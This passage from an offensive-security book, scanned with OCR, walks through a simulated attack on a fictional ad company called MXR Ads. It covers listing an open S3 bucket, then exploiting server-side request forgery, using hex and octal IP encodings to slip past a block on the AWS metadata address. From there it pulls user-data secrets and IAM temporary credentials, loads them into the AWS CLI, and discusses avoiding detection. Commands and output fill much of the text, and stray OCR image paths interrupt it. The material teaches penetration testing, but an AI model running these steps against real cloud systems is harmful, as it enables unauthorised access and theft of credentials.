The bucket’s name is the first part of the canonical S3 URL found in the CNAME record: **mxrads-misc** .s3-website.eu-west-1.amazonaws.com [71] , so we call the **list-object-v2** command of the AWS CLI which, if successful, should return all files hosted in this bucket:

```
root@Point1 : ~/# sudo apt install awscli
root@Point1 : ~/# aws configure
[put any valid set of credentials]


root@Point1 : ~/# aws s3api list-objects-v2 --bucket mxrads-misc > list_objects.txt
root@Point1 : ~/# head list_objects.txt
{ "Contents": [{
```

```
    "Key": "Archive/",
    "LastModified": "2015-04-08T22:01:48.000Z",
     "Size": 0,

    "Key": "Archive/_old",
    "LastModified": "2015-04-08T22:01:48.000Z",
    "Size": 2969,

    "Key": "index.html",
    "LastModified": "2015-04-08T22:01:49.000Z",
    "Size": 0,
   },
   …

root@Point1 : ~/# grep '"Key"' list_objects.txt |wc -l
425927
```

Bingo! More than 400,000 files are stored in this single bucket. That's as good a catch as they come. The empty index.html at the root of the S3 bucket is responsible for the blank page we got earlier [72] .

Notice how S3's internal catalog system lacks any hierarchical order. It's a common misconception to think of S3 as a file system. It's not. There are no folders, or indeed files, at least not in their common modern definitions. S3 is a key-value storage system. Period.

AWS' web console gives the illusion of organizing files inside folders, but that's just some GUI voodoo. A folder on S3 is simply a key pointing to a null value. A file that seems to be inside a folder is nothing more than a blob of storage referenced by a key named as follows "/folder/file". Another way to put it is, using the AWS CLI, we can delete a folder without deleting "its files" because the two are absolutely not related.

It's time for some poor man's data mining. Let's use regex patterns to look up SQL scripts, Bash files, backup archives, JavaScript files, config files, VirtualBox snapshots, you name it.

```
# we extract the file names in the "key" parameter:
root@Point1 : ~/# grep '"Key"' list_objects | sed 's/[",]//g' > list_keys.txt

root@Point1 : ~/# patterns='\.sh$|\.sql$|\.tar\.gz$\.properties$|\.config$|\.tgz$'

root@Point1 : ~/# egrep $patterns list_keys.txt
```

```
 Key: debug/360-ios-safari/deploy.sh
 Key: debug/ias-vpaidjs-ios/deploy.sh
 Key: debug/vpaid-admetrics/deploy.sh
 Key: latam/demo/SiempreMujer/nbpro/private/private.properties
 Key: latam/demo/SiempreMujer/nbpro/project.properties
 Key: demo/indesign-immersion/deploy-cdn.sh
 Key: demo/indesign-immersion/deploy.sh
 Key: demo/indesign-mobile-360/deploy.sh
[…]
```

We download these potential candidates using the **aws s3api get-object** and methodically go through each of them hoping to land on some form of valid credentials.

An interesting fact to keep in mind is that AWS does not log S3 object operations (get-object, put-object, etc.) by default, so we can download files to our heart's content with a relatively peaceful mind. Sadly, that much cannot be said of the rest of the AWS APIs…

Hours of research later and we still have nothing, zip, nada. Most of the scripts are old three-liners to download public documents, fetch other scripts, automate routine commands or create dummy SQL tables…

Maybe there are some special files with uncommon extensions hiding in the pile. So be it. We run an aggressive inverted search that weeds out useless files (images, CSS, fonts, etc.) in an effort to reveal some hidden gems…


```
root@Point1 : ~/# egrep -v "\.jpg|\.png|\.js|\.woff|/\",$|\.css|\.gif|\.svg|\.ttf|\.eot" list_keys.xt

Key: demo/forbes/ios/7817/index.html
Key: demo/forbes/ios/7817/index_1.html
Key: demo/forbes/ios/7817/index_10.html
Key: demo/forbes/ios/7817/index_11.html
Key: demo/forbes/ios/7817/index_12.html
Key: demo/forbes/ios/7817/index_13.html

root@Point1 : ~/# aws s3api get-object \
--bucket mxrads-misc \
--key demo/forbes/ios/7817/index.html forbes_index.html
```

Ok, HTML files are not exactly what we had in mind, but they do represent more than 75% of the files in this bucket. They appear to be saved pages of news websites around the world. Somewhere in this messy infrastructure, an application is fetching webpages and storing them in this bucket.


Remember in chapter one, when I was talking about that special “hacker flair”? This is it. That’s the kind of information that should send tingling sensations down your spine!

Where is this damn application hiding? We go back to our DNS reconnaissance results and, sure enough, the perfect suspect jumps out screaming from the lot: **demo.mxrads.com** . Did not even have to grep…

The website’s main page sure fits the expected behavior:



We fire up BurpSuite [73] (or Zap for OWASP fans), our trusted local web proxy that conveniently intercepts and relays every HTTP request coming from our browser. We reload **demo.mxrads.com** and see the requests trickling down in real time:




#	Host	Method	URL	Params	Edited	Status
13	https://demo.mxrads.com	GET	/demo/themes/BizPage/lib/ionicons/css...			200
12	https://demo.mxrads.com	GET	/demo/themes/BizPage/lib/animate/ani...			200
11	https://demo.mxrads.com	GET	/demo/themes/BizPage/lib/font-awesom...			200
10	https://demo.mxrads.com	GET	/demo/themes/BizPage/lib/bootstrap/cs...			200
9	https://fonts.googleapis.com	GET	/css?family=Open+Sans:300,300i,400,...	✓		200
8	https://demo.mxrads.com	GET	/css?family=Open+Sans:300,300i,400,...	✓		200
7	https://demo.mxrads.com	GET	/			200

Note : Both Burp and Zap can further be instructed to direct their traffic through a SOCKS proxy sitting on the attack server to make sure all packets originate from that distant host. Look for “SOCKs proxy” under the “User-options” in Burp, for instance.

Using Burp, we can intercept these HTTP(s) requests, alter them on the fly, repeat them at will, even configure regex rules to automatically match/replace

headers. If you have ever done a web pentest or CTF, you must have used a similar tool.


Back to demo.mxrads.com. Just as suspected, this website offers to showcase MXR Ads on multiple browsers and devices… but also on some featured websites, like nytimes.com, theregister.com, etc. Sales teams around the world probably leverage it to convince media partners that their technology seamlessly integrates with any web framework. Pretty clever.



We try the feature by choosing to display an ad on the New York Times. A new content window pops up with a lovely ad for a perfume brand stacked in the middle of today's NYT's main page.

It may seem like a harmless feature. We point to a website, the app fetches its content and adds a video player to show a random ad. What could go wrong? So many things…

Let's first assess the situation using Burp Proxy. What happens when we click on the vignette of the NYT to showcase an ad?




Well, not much HTTP traffic, that's for sure. Once the webpage is loaded,

the server responds with an “HTTP 101 Upgrade protocol,” then no more communication appears in the “HTTP history” tab. We need to switch to the “WebSocket History” tab to follow the rest of the exchange.


This is a bit tricky, WebSockets, unlike HTTP, are a full duplex communication channel. In the regular HTTP protocol, each response matches a request. The server does not maintain the state between two requests, that’s why we have something called cookies and headers to help the backend application remember who is calling which resource. WebSockets operate differently. The client and server establish a duplex and binding tunnel where each one can initiate communications at will. It is not uncommon to have several incoming messages for one outgoing message or vice versa [74] .

The beautiful aspect of WebSockets is that they do not support HTTP cookies; they don’t need them. This opens up a whole lot of potential attacks whenever an authenticated user switches from HTTP to WebSocket communication, but that’s another class of vulnerability for another time.



When we look up the WebSocket history tab, the communication seems pretty straightforward. Each message to the server is composed of a URL, followed by other metrics related to the user browser, along with an identifier of the ad to display. The only hurdle is that burp cannot repeat past WebSocket communications, so we need to manually trigger WebSocket messages from the browser.

We turn on the “intercept mode” to catch the following message and update it on the fly to fetch a webpage we control. For instance, that Nginx container we setup in chapter 1. Let’s put it to good use:




```
root@Nginx : ~/# docker ps
CONTAINER ID        IMAGE          COMMAND
5923186ffda5        sparcflow/ngi…   "/bin/bash /sc…"

root@Nginx : ~/# docker logs 5923186ffda5
54.221.12.35 - - [26/Oct/2019:13:44:08 +0000] "GET / HTTP/1.1"…
```

The app does fetch URLs in real time! Why is it so awesome, you ask? Well, not all domains and IP addresses were created equal, you see. A perfect example is the 127.0.0.0/8 block that refers to the loopback address (the host itself), or the 192.168.0.0/16 reserved for private networks.

A lesser-known IP address range is the 169.254.0.0/16 reserved by the Internet Engineering Task Force (IETF) for link-local addressing. This range is only valid for communication inside a network and cannot be routed to the internet. Whenever a computer fails to acquire an IP address through DHCP, for instance, it assigns itself an IP in this range.

More importantly, this range is also used by many Cloud providers to expose private APIs to their virtual machines, so they become aware of their own environment.

On almost all Cloud providers, a call to the IP 169.254.169.254 is routed to the hypervisor and retrieves information such as the machine's hostname, internal IP, firewall rules and so forth [75] . A trove of metadata that gives us a sneak peek into the company's internal architecture.

Let's give it a go, shall we?

With the intercept mode still on, we click on one of the predefined

websites, but this time, we replace the URL with the default AWS metadata URL: http://169.254.169.254 /latest . We wait for a response from the server—remember it's asynchronous—but nothing comes back.

They are not making things any easier…

It is reasonable to assume that the URL is explicitly banned in the app, or maybe it simply expects a valid domain? We try reaching our Nginx server through its public IP address:

```
root@Point1 : ~/# docker logs 5923186ffda5
54.221.12.35 - - [26/Oct/2019:13:53:12 +0000] "GET / HTTP/1.1"…
```


Ok, the 169.254.169.254 IP address is explicitly banned by the app. Time to whip out that bag of dirty string parsing tricks.

While IP addresses are commonly expressed in decimal format, browsers and web clients are happy with more esoteric representations, like the hexadecimal or octal ones. For instance, all the following IP addresses are equivalent:

```
http://169.254.169.254
http://0xa9fea9fe # hexadecimal representation
http://0xA9.0xFE.0xA9.0xFE # dotted hexadecimal
http://025177524776 # octal representation
http://①⑥⑨.②⑤④.①⑥⑨.②⑤④
```

In the rare cases where even these tricks fail to deliver results, we can register a custom domain name that resolves to 169.254.169.254 and probably bypass the hardcoded check. After all, nothing forbids us from assigning a private IP address to a public domain. The IP address will be dropped by the first public router, but since the request does not leave the physical network card, the trick works like a charm.

In this case, though, simple hexadecimal formatting does the job, and we get the famous output of AWS's metadata API:



Alright, we have a valid case of a server-side request forgery (SSRF). Time for some damage. We start gathering basic information about the machine running this application [76] :

```
# AWS Region
http://0xa9fea9fe/latest/meta-data/placement/availability-zone
eu-west-1a


# Instance ID
http://0xa9fea9fe/latest/meta-data/instance-id
i-088c8e93dd5703ccc


# AMI ID
http://0xa9fea9fe/latest/meta-data/ami-id
ami-02df9ea15c1778c9c


# Public hostname
http://0xa9fea9fe/latest/meta-data/public-hostname
ec2-3-248-221-147.eu-west-1.compute.amazonaws.com
```

The demo app is running in the **eu-west-1** region [77] (i.e., one of Amazon's datacenters in Ireland). The instance ID, a unique identifier assigned to each virtual machine spawned in the EC2 service, is i-088c8e93dd5703ccc. This information can come in handy when executing AWS API calls targeting this machine.

The image ID **ami-02df9ea15c1778c9c** refers to the snapshot used to run the machine, such as Ubuntu image, CoreOS, etc. This particular AMI ID is private as it cannot be found on the AWS EC2 console [78] . Had it not been the case, we could have spawned a similar instance to test future payloads or scripts.

Finally, the public hostname is a direct route to the instance, provided local

firewall rules allow us to reach it. This machine's public IP can be deduced from its canonical hostname: **3.248.221.147** .

Speaking of network configuration, let's pull the firewall configuration, managed in objects called security groups:

```
# MAC address of the network interface
http://0xa9fea9fe/latest/meta-data/network/interfaces/macs/
06:a0:8f:8d:1c:2a

# Amazon Owner ID
http://0xa9fea9fe/…/macs/06:a0:8f:8d:1c:2a/owner-id
886371554408

# Security groups
http://0xa9fea9fe/…/macs/06:a0:8f:8d:1c:2a/security-groups
elb_http_prod_eu-west-1
elb_https_prod_eu-west-1
common_ssh_private_eu-west-1
egress_internet_http_any

# Subnet ID where the instance lives
http://0xa9fea9fe/…/macs/06:a0:8f:8d:1c:2a/subnet-id
subnet-00580e48

# Subnet IP range
http://0xa9fea9fe/…/macs/06:a0:8f:8d:1c:2a/subnet-ipv4-cidr-block
172.31.16.0/20
```

We could not care less about the network's MAC address, but we need it to retrieve network information from the metadata API. The AWS account owner is essential information that will prove useful in future API calls. It is used to build Amazon Resource Names (ARN), a sort of unique identifier for users, policies and pretty much every resource on AWS. It is unique per account, so MXR Ads' account ID is and will remain **886371554408** [79] .

We can only list the security groups' names, but that already carries enough information to guess the actual firewall rules. The **elb_http_prod_eu-west-1** set, for example, most likely grants the load balancer access to the server. The third security group is interesting: **common_bastion_eu-west- 1** . It is safe to assume that the standard way to SSH into any machine is through a select few dressed up as bastions. If we can somehow land on one of these precious instances, that would open up many, many doors!

It’s funny how we are still stuck outside the organization yet can already get a sense of their infrastructure design ideas.

We are far from done, of course, so let’s kick it up a notch. Remember in chapter 1 how we configured a script to be launched when the instance was first created? We fed the script as “user data”, which was later picked up by cloud-init utility and executed as root.

Great news—those same user data are available via the metadata API in a single query:

```
# User data information
http://0xa9fea9fe/latest/user-data/


#cloud-config
coreos:
  units:
  - command: start
    content: |-
      [Unit]
      Description=Discover IPs for external services
      Requires=ecr-setup.service
…
```

A torrent of data streams on the screen, filling our hearts with warm and fuzzy feelings.

SSRF in all its glory… Let’s explain what we got in this last command.

In addition to accepting plain bash script, Cloud-init also accepts a declarative syntax to prepare and schedule boot operations: **cloud-config** . Cloud-config is supported by many distributions, including CoreOS, which appears to be the OS powering this machine (see the second line of the figure above).

Cloud-config follows a YAML syntax, which uses whitespace and new-lines to delimit lists, values, etc. It describes instructions to set up services, create accounts, execute commands, write files, etc. An argument can be made that it’s cleaner and easier to understand than a crude bash script.

Let’s break down its most important bits.

```
[…]
- command: start
  content: |
```

```
  [Service]    # Setup a service
   EnvironmentFile=/etc/ecr_env.file # Env variables


   ExecStartPre= /usr/bin/docker pull ${URL}/ demo-client :master


   ExecStart= /usr/bin/docker run \
     -v /conf_files/logger.xml:/opt/workspace/log.xml \
     --net=host \
     --env-file=/etc/env.file \
     --env-file=/etc/java_opts_env.file \
     --env-file=/etc/secrets.env \
     --name demo-client \
     ${URL}/demo-client:master \
[…]
```

First, it sets up a service to be executed on the machine's boot time. This service pulls the **demo-client** application image (**ExecStartPre** step) and proceeds to run the container using a well-furnished Docker run command (**ExecStart** step) [80] .

I hope you noticed the multiple "--env-file" switches that ask Docker to load environment variables from custom text files, one of which is so conveniently named "secrets.env"! The million-dollar question, of course, is: where are these files located?

There is a small chance they are baked directly into the AMI image but that would be the Everest of inconvenience. To update a database password, the company would need to bake and release a new CoreOS image. Not very efficient. No, chances are, the secret file is either dynamically fetched via S3 or embedded directly in the user-data:

```
…
write_files:
- content: H4sIAEjwoV0AA13OzU6DQBSG4T13YXoDQ5FaTFgcZqYyBQbmrwiJmcT+Y4Ed6/…
  encoding: gzip+base64
  path: /etc/secrets.env
  permissions: "750"
…
```

Brilliant. We quickly decode this blob of data, decompress it and marvel at its content:

```
root@Point1 : ~/# echo H4sIAAA… |base64 -d |gunzip
```

```
ANALYTICS_URL_CHECKSUM_SEED = 180309210013
CASSANDRA_ADS_USERSYNC_PASS = QZ6bhOWiCprQPetIhtSv
CASSANDRA_ADS_TRACKING_PASS = 68niNNTIPAe5sDJZ4gPd
CASSANDRA_ADS_PASS = fY5KZ5ByQEk0JNq1cMM3
CASSANDRA_ADS_DELIVERYCONTROL_PASS = gQMUUHsVuuUyo003jqFU
IAS_AUTH_PASS = PjO7wnHF9RBHD2ftWXjm
ADS_DB_PASSWORD = !uqQ#:9#3Rd_cM]
```

Jackpot! Many passwords to access Cassandra clusters [81] and two obscure passwords holding untold promises. Of course, passwords alone are not enough. We need the associated host machines and usernames, but so does the application, that's why the second environment file **env.file** should precisely contain all the missing pieces.

Scrolling down the user-data, however, we find no definition of **env.file** . Instead, we come across a "discovery" service that executes the following script at boot time: **get-region-params.sh** :

```
…
- command: start
   content: |-
     [Unit]
     Description=Discover IPs for external services
     [Service]
     Type=oneshot
     ExecStartPre=/usr/bin/rm -f /etc/env.file
     ExecStart=/conf_files/get-region-params.sh
     name: define-region-params.service
…
```

Its content is created three lines below:

```
…
write_files:
- content: H4sIAAAAAAAAC/7yabW/aShbH3/tTTFmu0mjXOIm6lXoj98qAQ6wSG9lOpeyDrME+…
  encoding: gzip+base64
  path: /conf_files/define-region-params.sh
```

Again, using some base64 and gunzip magic, we translate this pile of garbage to a normal bash script that defines various endpoints, usernames and other parameters, depending on the region where the machine is running. I will skip over the many conditional branches and case switch statements to only print the relevant parts:

```
root@Point1 : ~/# echo H4sIAAA… |base64 -d |gunzip
```

```
AZ=$(curl -s http://169.254.169.254/latest/meta-data/placement/availability-zone)
REGION=${AZ%?}

case $REGION in
  ap-southeast-1 …
    ;;
  eu-west-1
    echo "S3BUCKET=mxrads-dl" >> /etc/env.file
    echo "S3MISC=mxrads-misc" >> /etc/env.file
    echo "REDIS_GEO_HOST=redis-geolocation.production.euw1.mxrads.tech" >> /etc/env.file
    echo "CASSA_DC=eu-west-delivery" >> /etc/env.file
    echo "CASSA_USER_SYNC=usersync-euw1" >> /etc/env.file
…
cassandra_delivery_host="cassandra-delivery.pro.${SHORT_REGION}.mxrads.tech"
…
```

See how the instance is using the metadata API to retrieve its own region and build endpoints and usernames based on that information? That's the first step towards infrastructure resilience. You package an app, nay, an environment that can run on any hypervisor, in any datacenter, in any country. Powerful stuff, for sure. The only caveat, as we are witnessing firsthand, is that a simple SSRF vulnerability could bring the application to its knees.

Note : AWS released the metadata API v2 in December 2019, which requires a first PUT request to retrieve a session token. Only by presenting a valid token can one query the metadata API v2, which effectively thwarts attacks like SSRF. Awesome, one may think, but then they went ahead and shot the sheriff with the following statement: *"The existing instance metadata service (IMDSv1) is fully secure, and AWS will continue to support it."* [82] Yes, of course companies will invest in rewriting their entire deployment process to replace something that is already secure… Don't be fooled by naïve infosec "influencers"; SSRF still has a bright future ahead of it.

Matching this file with previous passwords, we can reconstruct the following credentials:

- Cassandra-delivery.prod.euw1.mxrads.tech
  - Username: userdc-euw1
  - Password: gQMUUHsVuuUyo003jqFU
- Cassandra-usersync.prod.euw1.mxrads.tech
  - Username: usersync-euw1
  - Password: QZ6bhOWiCprQPetIhtSv

Some machines are missing usernames. Other passwords are missing their matching hostnames, but we will figure it all out in time. Money on the table that the Redis endpoint does not even require authentication…

The only thing preventing us from accessing these databases are basic, boring firewall rules. These endpoints resolve to internal IPs, unreachable from the dark corner of the Internet where our attack server lies. So, unless we figure out a way to change these firewall rules or bypass them altogether, we are stuck with a pile of worthless credentials.

Well, that's not entirely true. There is one set of credentials that we still did not bother to retrieve, and unlike the previous ones, it is not usually subject to IP restrictions: **the machine's IAM role** .

On most Cloud providers, you can assign a role or default credentials to a machine. This gives it the ability to seamlessly authenticate to the Cloud provider and inherit whatever permissions were assigned to that role. Any application or script running on the machine can claim that role, thus avoiding hardcoded secrets in the code. Seems perfect… again, on paper.

In reality, when an EC2 machine (or, more accurately, an instance profile [83]) impersonates an IAM role, it retrieves a set of temporary credentials that embodies that role's privileges. These credentials are made available to the machine through—you guessed it—the metadata API.

```
# We get the name of the role
http://0xa9fea9fe/latest/meta-data/iam/security-credentials
demo-role.ec2
```

The machine was assigned the **demo-role.ec2** role. Let's pull its temporary credentials:

```
# Credentials
http://0xa9fea9fe/latest/meta-data/iam/security-credentials / demo-role.ec2


{
 Code : Success,
LastUpdated : 2019-10-26T11:33:39Z,
Type : AWS-HMAC,
  AccessKeyId : ASIA44ZRK6WS4HX6YCC7,
SecretAccessKey : nMylmmbmhHcOnXw2eZ3oh6nh/w2StPw8dI5Mah2b,
Token : AgoJb3JpZ2luX2VjEFQ…
Expiration : 2019-10-26T17:53:41Z
```

```
}
```

In addition to AccessKeyID and SecretAccessKey, which together form the classic AWS API credentials, we get an Access token that validates these set of temporary credentials.

We can load these keys into any AWS client and interact with MXR Ads' account from any IP in the world using the machine's identity: **demo-role.ec2** . If the machine has access to S3 buckets, we have access to those buckets. If the machine can terminate instances, now so can we. We can take over this instance's identity and privileges for the next six hours.

When this grace period expires, we can once again retrieve a new set of valid credentials. Now you understand why SSRF is my new best friend.

```
root@Point1 : ~/# vi ~/.aws/credentials
[demo]
aws_access_key_id = ASIA44ZRK6WSX2BRFIXC
aws_secret_access_key = +ACjXR87naNXyKKJWmW/5r/+B/+J5PrsmBZ
aws_session_token = AgoJb3JpZ2l…
```

We register the AWS credentials in our home directory under the profile name "demo".

Seems like we are on a roll. Nothing can stop us… Yet, just as we start to tighten our grip around the target, AWS comes at us with yet another blow: IAM.

AWS IAM (the authentication and authorization service) can be somewhat of a quagmire. By default, a user or role has almost zero privileges [84] . They cannot even see their own information (username, access key ID, etc.). Even such a trivial API call requires an explicit permission.

Compare that to an Active Directory environment where users can, by default, not only get every account's information and group membership but also hashed passwords belonging to service accounts [85] !

Obviously, regular IAM users like developers have some basic rights of self-inspection (e.g., listing their group membership), but an instance profile attached to a machine? Hardly the case:

```
root@Point1 : ~/# aws iam get-role \
--role-name demo-role-ec2
--profile demo
```

```
An error occurred (AccessDenied) when calling the GetRole operation: User:
arn:aws:sts::886371554408:assumed-role/demo-role.ec2/i-088c8e93dd5703ccc is not authorized to
perform: iam:GetRole on resource: role demo-role-ec2
```

An application does not usually evaluate its set of permissions at runtime; it just performs the API calls as dictated by the code and acts accordingly.

We got valid AWS credentials, but have absolutely no idea how to use them.

Almost every AWS service has some API call that describes or lists all its resources (describe-instances for EC2, list-buckets for S3 and so on). So, we can slowly start probing the most common services and work our way up to the full 165 services.

Failing that we can go nuts and try all the 5000 AWS API calls until we hit an authorized query, but the avalanche of errors we trigger in the process would knock any security team out of their hibernal sleep. By default, most AWS API calls are logged, so it is quite easy for a company to set up alerts tracking the number of unauthorized calls. And why wouldn't they? It literally takes a few clicks to do so via CloudWatch [86] .

Plus, AWS provides a service called GuardDuty that automatically monitors and reports all sorts of unusual behaviors, so caution is paramount. This is not your average bank with twenty security appliances and a $200k/year outsourced SOC team that still struggles to aggregate and parse Windows events.

We need to be clever about this and purely reason from context. For instance, there is that S3 bucket we could not access before (mxrads-dl) that made it to this instance's user-data. Maybe this role has some S3 privileges?

```
root@Point1 : ~/# aws s3api listbuckets

An error occurred (AccessDenied) when calling the ListBuckets operation: Access Denied
```

Ok, trying to list all S3 buckets in the account was a little too bold, but it was worth a shot. Baby steps now. Let's try listing keys inside the mxrads-dl bucket. Remember, we were denied access earlier:

```
